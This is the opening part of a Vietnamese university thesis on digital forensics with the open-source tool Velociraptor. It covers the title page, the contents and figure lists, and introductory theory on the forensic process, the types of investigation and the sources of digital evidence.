

BAN CƠ YẾU CHÍNH PHỦ  
**HỌC VIỆN KỸ THUẬT MẬT MÃ**



CHUYÊN ĐỀ CHUYÊN NGÀNH ATTT

**NGHIÊN CỨU QUY TRÌNH ĐIỀU TRA SỐ TRÊN  
CÁC HỆ ĐIỀU HÀNH PHỔ BIẾN VỚI CÔNG CỤ  
MÃ NGUỒN MỞ**

*Sinh viên thực hiện:*

**Hồ Việt Khanh – MSSV: AT180226**

*Người hướng dẫn:*

**TS. Nguyễn Mạnh Thắng**

Khoa An toàn thông tin – Học viện Kỹ thuật mật mã

Hà Nội, 2024

## MỤC LỤC

<b>DANH MỤC KÍ HIỆU VÀ VIẾT TẮT .....</b>	<b>iii</b>
<b>DANH MỤC HÌNH VẼ .....</b>	<b>iv</b>
<b>DANH MỤC BẢNG .....</b>	<b>vii</b>
<b>LỜI CẢM ƠN .....</b>	<b>viii</b>
<b>LỜI NÓI ĐẦU .....</b>	<b>ix</b>
<b>CHƯƠNG 1. CƠ SỞ LÝ THUYẾT .....</b>	<b>1</b>
<b>1.1. Tổng quan về điều tra số .....</b>	<b>1</b>
1.1.1. Khái niệm về điều tra số.....	1
1.1.2. Quy trình điều tra số.....	2
1.1.3. Các loại hình điều tra số.....	3
1.1.4. Giới thiệu về bằng chứng số .....	4
<b>1.2. Điều tra số trên hệ điều hành.....</b>	<b>6</b>
1.2.1. Hệ điều hành và một số hệ điều hành phổ biến trên máy tính.....	6
1.2.2. Điều tra số trên hệ điều hành Window.....	17
1.2.3. Các công cụ phổ biến .....	26
<b>1.3. Giới thiệu về tấn công APT và Atomic Red Team .....</b>	<b>32</b>
1.3.1. Tổng quan về tấn công APT .....	32
1.3.2. Tìm hiểu về Atomic Red Team.....	39
<b>1.3. Kết luận chương 1 .....</b>	<b>43</b>
<b>CHƯƠNG 2. TỔNG QUAN VỀ CÔNG CỤ VELOCIRAPTOR TRONG ĐIỀU TRA SỐ .....</b>	<b>45</b>
<b>2.1. Giới thiệu về công cụ mã nguồn mở Velociraptor .....</b>	<b>45</b>
2.2.1. Giới thiệu về Velociraptor.....	45
<b>2.2. Kiến trúc của Velociraptor.....</b>	<b>46</b>
2.2.1. Kiến trúc tổng quan.....	46
2.2.2. Ngôn ngữ truy vấn VQL (Velociraptor Query Language). .....	48
2.2.3. Artifact trong Velociraptor.....	49
<b>2.3. Các tính năng của Velociraptor.....</b>	<b>51</b>
2.3.1. ADMIN GUI .....	51

2.3.2. Inspecting Client .....	53
2.3.3. The VFS .....	55
2.3.4. Artifacts .....	56
2.3.5. Hunting .....	57
<b>2.4. Hình thức sử dụng nền tảng Velociraptor .....</b>	<b>59</b>
2.4.1. Mô hình client-server với agent lâu dài .....	59
2.4.2. Mô hình agentless .....	59
<b>2.5. Kết luận Chương 2 .....</b>	<b>59</b>
<b>CHƯƠNG 3. TRIỂN KHAI THỰC NGHIỆM ĐIỀU TRA SỐ VỚI CÔNG CỤ MÃ NGUỒN MỞ VELOCIRAPTOR .....</b>	<b>61</b>
<b>3.1. Mục tiêu, kịch bản, sơ đồ thực nghiệm .....</b>	<b>61</b>
3.1.1. Mục tiêu thực nghiệm .....	61
3.1.2. Kịch bản thực nghiệm .....	61
3.1.3. Mô hình thực nghiệm .....	62
3.1.4. Các kĩ thuật Atomic Red Team sử dụng trong thực nghiệm .....	62
<b>3.2. Triển khai thực nghiệm .....</b>	<b>64</b>
3.2.1. Giả lập tấn công trên máy Windows .....	64
3.2.2. Điều tra số với Velociraptor và bộ công cụ .....	66
<b>3.3. Hướng phát triển trong tương lai .....</b>	<b>85</b>
<b>3.4. Kết luận Chương 3 .....</b>	<b>85</b>
<b>TÀI LIỆU THAM KHẢO .....</b>	<b>88</b>
<b>PHỤ LỤC .....</b>	<b>90</b>

## **DANH MỤC KÍ HIỆU VÀ VIẾT TẮT**

EDR	Endpoint Detection and Response
BIOS	Basic Input/Output System
GUI	Graphical User Interface
IP	Internet Protocol
ISP	Internet Service Provider
GSM	Global System for Mobile Communications
LAN	Local Area Network
SIEM	Security Information and Event Management
VFS	Virtual File System
DC	Domain Controller
VPN	Virtual Private Network
VQL	Velociraptor Query Language
YAML	YAML Ain't Markup Language
IDPS	Intrusion Detection and Prevention System
YARA	Yet Another Recursive Acronym
TLS	Transport Layer Security
CSV	Comma-Separated Values
PE	Portable Executable
MFT	Master File Table
MD5	Message Digest Algorithm 5
UAC	User Account Control
LSASS	Local Security Authority Subsystem Service
PDA	Personal Digital Assistant
IBM	International Business Machines
GNU	GNU's Not Unix
ARM	Advanced RISC Machines
EKA2	EPOC Kernel Architecture 2
SHA1	Secure Hash Algorithm 1
ATT&CK	Adversarial Tactics, Techniques, and Common Knowledge

## DANH MỤC HÌNH VẼ

Hình 1.1. Điều tra số .....	1
Hình 1.2. Quy trình điều tra số.....	3
Hình 1.3. Bằng chứng số .....	5
Hình 1.4. Các hệ điều hành phổ biến .....	7
Hình 1.5. Hệ điều hành MS DOS.....	8
Hình 1.6. Hệ điều hành Window.....	9
Hình 1.7. Hệ điều hành Linux .....	10
Hình 1.8. Hệ điều hành Symbian .....	12
Hình 1.9. Hệ điều hành Android .....	13
Hình 1.10. Hệ điều hành IOS .....	14
Hình 1.12. Phần mềm Autopsy .....	26
Hình 1.13. Công cụ FTK.....	27
Hình 1.14. Công cụ VIP 2.0.....	28
Hình 1.15. Công cụ Sleuth Kit .....	29
Hình 1.16. Công cụ Cellebrite UFED .....	30
Hình 1.17. Công cụ Velociraptor .....	31
Hình 1.18. Tấn công APT .....	32
Hình 1.19. Quy trình tấn công APT .....	33
Hình 1.20. Giới thiệu về Atomic Red Team .....	40
Hình 1.21. Khung MITRE ATT&CK .....	41
Hình 2.1. Công cụ Velociraptor .....	45
Hình 2.2. Kiến trúc Velociraptor.....	47
Hình 2.3 Cấu trúc một câu truy vấn VQL.....	48
Hình 2.4. Giao diện khi khởi chạy Velociraptor .....	51
Hình 2.5. Trạng thái CPU, memory .....	51
Hình 2.6. Thông tin về số lượng tổ chức hiện đang vận hành .....	52
Hình 2.7. Phiên bản Velociraptor đang được sử dụng .....	52
Hình 2.8. Các tính năng chính của Velociraptor.....	53
Hình 2.9. Thông tin của các client kết nối đến .....	53

Hình 2.10. Thông tin chi tiết về client được chỉ định .....	54
Hình 2.11. Thông tin khi chạy câu lệnh shell .....	55
Hình 2.12. Thông tin chi tiết về file được chỉ định.....	55
Hình 2.13. Nội dung file dưới dạng hex .....	56
Hình 2.14. Hình ảnh về một Artifact thu thập thông tin .....	57
Hình 2.15. Giao diện tính năng View Artifacts .....	57
Hình 2.16. Giao diện khi vào Hunt .....	58
Hình 2.17. Các Artifacts được sử dụng trong quá trình Hunt.....	58
Hình 2.18. Review Hunt.....	58
Hình 2.19. Giao diện sau khi tiến hành Hunt.....	59
 Hình 3.1. Mô hình thực nghiệm .....	62
Hình 3.2. Khai thác lỗ hổng của website .....	64
Hình 3.3. Lấy được shell thành công .....	64
Hình 3.4. Thực hiện brute-force tài khoản trên window 10.....	64
Hình 3.5. Thực hiện brute-force tài khoản trên DC .....	65
Hình 3.6. Kiểm tra các Atomic Test .....	65
Hình 3.7. Kiểm tra điều kiện các Atomic Test.....	65
Hình 3.8. Thực hiện các bài Atomic Test .....	66
Hình 3.9. Các bài thực hiện Atomic Test.....	66
Hình 3.10. Các client được kết nối tới máy chủ Velociraptor .....	66
Hình 3.11. Kết quả sau khi tạo bản sao bằng FTK Image .....	67
Hình 3.12. Bản sao được lưu ở ổ đĩa chỉ định.....	67
Hình 3.13. Công cụ HashCalc.....	68
Hình 3.14. Hunting bằng Netstart .....	69
Hình 3.15. Kết quả hunting Netstart .....	69
Hình 3.16. Hunting bằng Evidence0fDownload .....	69
Hình 3.17. Giao diện quản lí các tiến trình đang hunt .....	70
Hình 3.18. Kết quả hunting Evidence0fDownload .....	70
Hình 3.19. Thu thập mã độc bằng VFS.....	71
Hình 3.20. Kết quả kiểm tra trên VirusTotal .....	71

Hình 3.21. Kết quả khi kiểm tra bằng binwalk .....	72
Hình 3.22. Kết quả khi kiểm tra bằng dd .....	72
Hình 3.23. Kết quả khi kiểm tra bằng Strings.....	73
Hình 3.24. Sử dụng yarGen để sinh YARA rules .....	74
Hình 3.25. YARA rules.....	74
Hình 3.26. Hunting bằng YARA.....	75
Hình 3.27. Kết quả hunting bằng YARA.....	75
Hình 3.28. Hunting bằng Quarantine .....	76
Hình 3.29. Kết quả hunting Quarantine .....	76
Hình 3.30. Hunting bằng RDPAuth .....	77
Hình 3.31. Kết quả hunting RDPAuth ở máy Windows 10.....	77
Hình 3.32. Kết quả hunting RDPAuth ở máy DC.....	77
Hình 3.33. Log ở trên máy chủ web.....	78
Hình 3.34. Hunting bằng StartupItems .....	78
Hình 3.35. Kết quả hunting bằng StartupItems.....	78
Hình 3.36. Hunting bằng Amcache.....	79
Hình 3.37. Kết quả hunting Amacache .....	79
Hình 3.38. Hunting bằng Prefetch.....	79
Hình 3.39. Kết quả huting Prefetch.....	80
Hình 3.40. Hunting bằng Sysmon .....	80
Hình 3.41. Kết quả hunting bằng Sysmon .....	80
Hình 3.42. Kết quả hunting bằng Sysmon .....	81

## **DANH MỤC BẢNG**

Bảng 3.1. Các kỹ thuật mô phỏng tấn công ..... 62

## **LỜI CẢM ƠN**

Để thực hiện và hoàn thành đồ án này, em đã nhận được rất nhiều sự góp ý, giúp đỡ và hướng dẫn tận tình của các thầy cô trong Học viện, những người đã tận tình giảng dạy và truyền thụ những kinh nghiệm quý báu để em có thể hoàn thành tốt và thuận lợi nhất đồ án của mình. Em xin gửi lời cảm ơn sâu sắc nhất đến những người đã luôn đồng hành và tạo điều kiện thuận lợi cho em trong suốt quá trình thực hiện đồ án này.

Đặc biệt, em muốn gửi lời cảm ơn sâu sắc đến thầy TS. Nguyễn Mạnh Thắng – Khoa ATTT – Học viện Kỹ thuật mật mã đã trực tiếp hướng dẫn, chỉ bảo tận tâm, giúp em khắc phục những thiếu sót để hoàn thành tốt đồ án của mình.

Cuối cùng, em xin cảm ơn gia đình đã luôn là điểm tựa tinh thần vững chắc, luôn cổ vũ và động viên em trong mọi hoàn cảnh.

Một lần nữa, em xin chân thành cảm ơn tất cả mọi người.

## **SINH VIÊN THỰC HIỆN**

Hồ Việt Khánh

## LỜI NÓI ĐẦU

Trong thời đại số hóa và sự phát triển không ngừng của công nghệ thông tin, an ninh mạng đã trở thành một trong những vấn đề cấp bách và quan trọng. Theo số liệu của Cục ATTT (Bộ TT&TT) đến hết tháng 10/2024, đã có hơn 4.483 sự cố tấn công mạng vào các hệ thống Việt Nam. Các cuộc tấn công mạng, đặc biệt là từ các nhóm tấn công có tổ chức, ngày càng tinh vi và khó phát hiện, dẫn đến nhu cầu cấp thiết về các biện pháp bảo mật và quy trình điều tra số hiệu quả.

Điều tra số là một lĩnh vực quan trọng trong việc truy vết và phục hồi các bằng chứng liên quan đến các hành vi tấn công hoặc vi phạm trên các hệ thống máy tính. Quy trình này đóng vai trò thiết yếu trong việc đảm bảo tính an toàn cho thông tin và giúp các cơ quan chức năng điều tra, xử lý các vụ việc liên quan đến an ninh mạng.

Hiện nay, với sự phát triển của các hệ điều hành phổ biến như Windows, Linux, macOS, và sự xuất hiện của nhiều công cụ mã nguồn mở mạnh mẽ, việc triển khai các quy trình điều tra số trở nên dễ tiếp cận và hiệu quả hơn. Tuy nhiên, để hiểu rõ và áp dụng thành công các công cụ này, cần có một nghiên cứu chi tiết và có hệ thống về chúng.

Mục tiêu của đồ án này là tập trung vào việc nghiên cứu quy trình điều tra số trên các hệ điều hành phổ biến bằng cách sử dụng công cụ mã nguồn mở Velociraptor. Mục tiêu của chuyên đề là:

- Nghiên cứu các bước và quy trình điều tra số trên các hệ điều hành phổ biến.
- Tìm hiểu và đánh giá các tính năng của Velociraptor, một công cụ mã nguồn mở nổi bật trong lĩnh vực điều tra số.
- Triển khai thực nghiệm để mô phỏng tấn công và tiến hành điều tra số thông qua công cụ Velociraptor, từ đó đề xuất hướng phát triển trong tương lai.

Cấu trúc của chuyên đề bao gồm ba chương chính:

**Chương 1:** Trình bày tổng quan về điều tra số, quy trình điều tra trên các hệ điều hành, tấn công APT và công cụ Atomic Red Team.

**Chương 2:** Nghiên cứu chi tiết về công cụ Velociraptor, bao gồm kiến trúc, các tính năng và cách thức triển khai.


**Chương 3:** Triển khai thực nghiệm giả lập tấn công bằng Atomic Red Team và điều tra số bằng Velociraptor, đánh giá kết quả và đề xuất các hướng nghiên cứu trong tương lai.

# CHƯƠNG 1. CƠ SỞ LÝ THUYẾT

## 1.1. Tổng quan về điều tra số

### 1.1.1. Khái niệm về điều tra số

Digital Forensics (điều tra số) là một nhánh của ngành khoa học điều tra đề cập đến việc sử dụng các phương pháp, công cụ kỹ thuật khoa học đã được chứng minh để thu thập, bảo quản, phân tích, lập báo cáo và trình bày lại những thông tin thực tế từ các nguồn dữ liệu số với mục đích tạo điều kiện hoặc thúc đẩy việc tái hiện lại các sự kiện nhằm tìm ra hành vi phạm tội hay hỗ trợ cho việc dự đoán các hoạt động trái phép như cố ý xâm nhập, tấn công hoặc gây gián đoạn quá trình làm việc của hệ thống.



Hình 1.1. Điều tra số

#### ❖ Mục đích – Ứng dụng

Mục đích quan trọng nhất của điều tra số là thu thập, phân tích và tìm ra chứng cứ thuyết phục về một vấn đề cần sáng tỏ. Điều tra số có những ứng dụng quan trọng trong khoa học điều tra cụ thể.

Về mặt kỹ thuật thì điều tra số giúp xác định những gì đang xảy ra làm ảnh hưởng tới hệ thống đồng thời qua đó phát hiện các nguyên nhân hệ thống bị xâm nhập, các hành vi, nguồn gốc của các vi phạm xảy ra đối với hệ thống.

Về mặt pháp lý thì điều tra số giúp cho cơ quan điều tra khi tố giác tội phạm công nghệ cao có được những chứng cứ số thuyết phục để áp dụng các chế tài xử phạt với các hành vi phạm pháp.

#### ❖ Khi nào thì thực sự cần thiết thực hiện một cuộc điều tra số?


- Khi hệ thống bị tấn công mà chưa xác định được nguyên nhân.
- Khi cần thiết khôi phục dữ liệu trên thiết bị, hệ thống đã bị xóa đi
- Hiểu rõ cách làm việc của hệ thống
- Khi thực hiện điều tra tội phạm có liên quan đến công nghệ cao
- Điều tra sự gian lận trong tổ chức
- Điều tra các hoạt động gián điệp công nghiệp

#### 1.1.2. Quy trình điều tra số

Với sự gia tăng nhanh chóng của các loại tội phạm mạng, từ trộm cắp tài sản trí tuệ đến khủng bố mạng, cùng với nhiều vụ kiện tụng liên quan đến các tổ chức lớn, đã khiến điều tra số ngày càng trở nên cần thiết. Quá trình này dẫn đến việc phát triển các điều luật và định nghĩa tiêu chuẩn về tội phạm mạng, bằng chứng số, phương pháp tìm kiếm, thu thập dữ liệu, phục hồi dữ liệu và quy trình điều tra.

Các điều tra viên phải tuân theo quy trình điều tra được phê duyệt bởi luật pháp địa phương và các tiêu chuẩn chung đã được thiết lập. Bất kỳ sự sai lệch hay vi phạm nào trong một quy trình đều có thể làm ảnh hưởng đến toàn bộ cuộc điều tra. Bởi vì bằng chứng số rất dễ bị tổn thương nên việc tuân theo các quy tắc nghiêm ngặt và bám sát quy trình điều tra chuẩn để đảm bảo tính toàn vẹn của bằng chứng số là rất quan trọng để giải quyết vụ án liên quan tới công nghệ cao trước tòa.

Các điều tra viên phải tuân theo một quy trình chặt chẽ và được ghi chép đầy đủ, đảm bảo rằng mỗi lần lặp lại phân tích đều có kết quả giống nhau. Nếu không, những phát hiện của cuộc điều tra có thể bị coi là vô hiệu trong quá trình kiểm tra cheo. Một cuộc điều tra số bao gồm bốn giai đoạn: giai đoạn chuẩn bị, giai đoạn thu thập, giai đoạn phân tích và giai đoạn báo cáo.



*Hình 1.2. Quy trình điều tra số*

- ❖ **Chuẩn bị:** Bước này thực hiện việc mô tả lại thông tin hệ thống, những hành vi đã xảy ra, các dấu hiệu để xác định phạm vi điều tra, mục đích cũng như các tài nguyên cần thiết sẽ sử dụng trong suốt quá trình điều tra.
- ❖ **Tiếp nhận dữ liệu:** là bước tạo ra một bản sao chính xác các dữ liệu (chứng cứ số) hay còn gọi là nhân bản điều tra các phương tiện truyền thông. Để đảm bảo tính toàn vẹn của chứng cứ thu được thì những dữ liệu này phải được sử dụng một kỹ thuật mật mã là “băm” dữ liệu (sử dụng SHA1 hoặc MD5), trong quá trình điều tra cần phải xác minh độ chính xác của các bản sao thu được.
- ❖ **Phân tích:** là giai đoạn các chuyên gia sử dụng các phương pháp nghiệp vụ, các kỹ thuật cũng như công cụ khác nhau để trích xuất, thu thập và phân tích các bằng chứng thu được.
- ❖ **Lập báo cáo:** Những chứng cứ thu thập được phải được tài liệu hóa lại rõ ràng, chi tiết và báo cáo lại cho các bộ phận có trách nhiệm xử lý chứng cứ theo quy định.

#### *1.1.3. Các loại hình điều tra số*

##### ❖ **Điều tra máy tính**

Điều tra máy tính (Computer forensics) là một nhánh của khoa học điều tra số liên quan đến việc phân tích các bằng chứng pháp lý được tìm thấy trong máy tính và các phương tiện lưu trữ kỹ thuật số. Mục tiêu của điều tra máy tính là xác định, bảo quản, phục hồi, trình bày lại sự việc dựa trên các thông tin lấy được từ phương tiện lưu trữ.

##### ❖ **Điều tra mạng**

Điều tra mạng (Network forensic) là một nhánh của khoa học điều tra số liên quan đến việc giám sát và phân tích lưu lượng mạng máy tính nhằm thu thập thông

tin, bằng chứng pháp lý hay phát hiện các xâm nhập vào hệ thống. Sự phát triển của điều tra mạng tỷ lệ thuận với nhu cầu sử dụng Internet của thế giới. Lượng dữ liệu truyền thông trên mạng máy tính là khổng lồ và không được lưu lại. Vì vậy, phương pháp thu thập dữ liệu trên mạng máy tính thường là chặn bắt, ghi âm hoặc sao chép lưu lượng vào ổ đĩa.

Điều tra mạng có thể được thực hiện như một cuộc điều tra độc lập hoặc kết hợp với việc điều tra máy tính (Computer forensics) - thường được sử dụng để phát hiện mối liên kết giữa các thiết bị kỹ thuật số hay tái hiện lại quy trình phạm tội.

### ❖ **Điều tra thiết bị di động**

Điều tra thiết bị di động (Mobile device forensics) là một nhánh của khoa học điều tra số liên quan đến việc thu hồi bằng chứng kỹ thuật số từ các thiết bị di động. “Thiết bị di động” không chỉ đề cập đến điện thoại di động mà còn là bất kỳ thiết bị kỹ thuật số nào có bộ nhớ trong và khả năng giao tiếp, bao gồm các thiết bị PDA, GPS và máy tính bảng.


Việc sử dụng điện thoại với mục đích phạm tội đã phát triển mạnh trong những năm gần đây, các nghiên cứu điều tra về thiết bị di động có niên đại từ đầu những năm 2000. Sự gia tăng các loại hình điện thoại di động trên thị trường (đặc biệt là điện thoại thông minh) đòi hỏi nhu cầu giám định về tính an toàn của các thiết bị này mà không thể đáp ứng bằng các kỹ thuật điều tra máy tính hiện tại.

#### *1.1.4. Giới thiệu về bằng chứng số*

##### **1. Khái niệm bằng chứng số**

Bằng chứng kỹ thuật số là thông tin có liên quan đến vụ án, được lưu trữ hoặc truyền thông bằng thiết bị điện tử. Bằng chứng số là thành phần quan trọng nhất của một cuộc điều tra pháp lý bởi vì nó được dùng làm căn cứ để khẳng định việc có hay không có hành vi phạm tội và xác định lý do hệ thống thông tin bị mất an toàn.

Các điều tra viên có thể thu thập bằng chứng từ nhiều nguồn. Ngoài các hệ thống máy tính độc lập, bằng chứng kỹ thuật số có thể được thu thập từ các thiết bị lưu trữ ngoại vi, thiết bị mạng và thiết bị di động được tìm thấy tại hiện trường vụ án. Sau khi được xác định vị trí, các nguồn bằng chứng tiềm năng này phải được thu thập một cách an toàn để đảm bảo tính toàn vẹn của chúng.



Hình 1.3. Bằng chứng số

## 2. Nguồn gốc của bằng chứng số

Bằng chứng số có thể được tìm thấy từ ba vị trí sau: được tạo bởi người dùng, được tạo bởi máy tính và được bảo vệ.

- ❖ **Được tạo bởi người dùng** là nơi lưu trữ dữ liệu được tạo ra bởi người dùng, bao gồm: số địa chỉ, tệp cơ sở dữ liệu, tệp tin tài liệu, tệp đa phương tiện, thanh nhớ, thanh yêu thích của trình duyệt.
- ❖ **Được tạo bởi máy tính** là nơi dữ liệu được tạo tự động bởi máy tính, gồm:
  - Tệp tin sao lưu (Backup files): Là bản sao của các tệp và chương trình. Chúng được tạo ra để phục vụ cho mục đích khôi phục dữ liệu.
  - Nhật ký (Log files): Là tệp lưu trữ các sự kiện, tiến trình, thông điệp và dữ liệu khác từ hệ điều hành, các ứng dụng hoặc các thiết bị. Chúng ghi lại các hành động được thực hiện bởi người dùng, đóng vai trò quan trọng trong việc giám sát hệ thống thông tin.
  - Tệp tin cấu hình (Configuration files): Là các tệp được sử dụng để định cấu hình các tham số và cài đặt ban đầu cho chương trình máy tính.
  - Spool files: Là các tệp tạm thời được ghi vào bộ đệm và sẽ bị xóa ngay sau khi chúng được xử lý.

- Cookies: Là các tệp dữ liệu nhỏ được tạo bởi ứng dụng web và được lưu trữ trên thiết bị của người dùng. Chúng được tạo ra khi người dùng truy cập vào một trang web.
- Tệp hoán đổi (Swap files): Là tệp tin hệ thống nhằm tạo không gian lưu trữ tạm thời trên ổ đĩa thể rắn (SSD) hoặc đĩa cứng (HDD) trong trường hợp hệ thống sắp hết bộ nhớ.
- Tệp tin hệ thống (System files): Là tệp chứa tài nguyên thiết yếu của hệ điều hành. Nếu không có nó thì hệ thống máy tính có thể không hoạt động chính xác. Các tệp này có thể là một phần của hệ điều hành hoặc trình điều khiển thiết bị (driver).
- Tệp tạm thời (Temporary files): Là các tệp được sử dụng để lưu trữ dữ liệu cần thiết trong một khoảng thời gian ngắn. Những dữ liệu này thường được sử dụng bởi hệ điều hành, ứng dụng.

❖ **Được bảo vệ** là nơi dữ liệu được bảo vệ bằng các biện pháp bảo mật thông tin, bao gồm:

- Tệp tin nén (Compressed files): Là tệp tin được giảm kích thước thông qua việc áp dụng thuật toán nén, thường được thực hiện để tiết kiệm dung lượng ổ đĩa. Hành động nén một tệp khiến hầu hết các chương trình không thể đọc hiểu được cho đến khi tệp được giải nén.
- Tệp tin sai tên (Misnamed files): Là tệp tin bị đổi tên hoặc phần mở rộng thành một thứ gì đó vô hại, buộc người điều tra phải xác định lại định dạng của tệp bằng việc kiểm tra chữ ký (signature) của tệp.
- Tệp tin được mã hóa (Encrypted files): Là tệp tin bị biến đổi nội dung sao cho chỉ người sở hữu khóa mới có thể truy cập và đọc hiểu.
- Tệp tin bị ẩn (Hidden files): Là tệp tin hoặc thư mục tồn tại trên máy tính được mặc định ẩn đi, chúng sẽ không xuất hiện khi sử dụng các phần mềm liệt kê hệ thống tệp tin (filesystem).
- Giấu tin (Steganography): Là thông tin được ẩn trong một thông điệp hoặc vật thể khác, sao cho sự hiện diện của thông tin đó không bị phát hiện bởi con người.

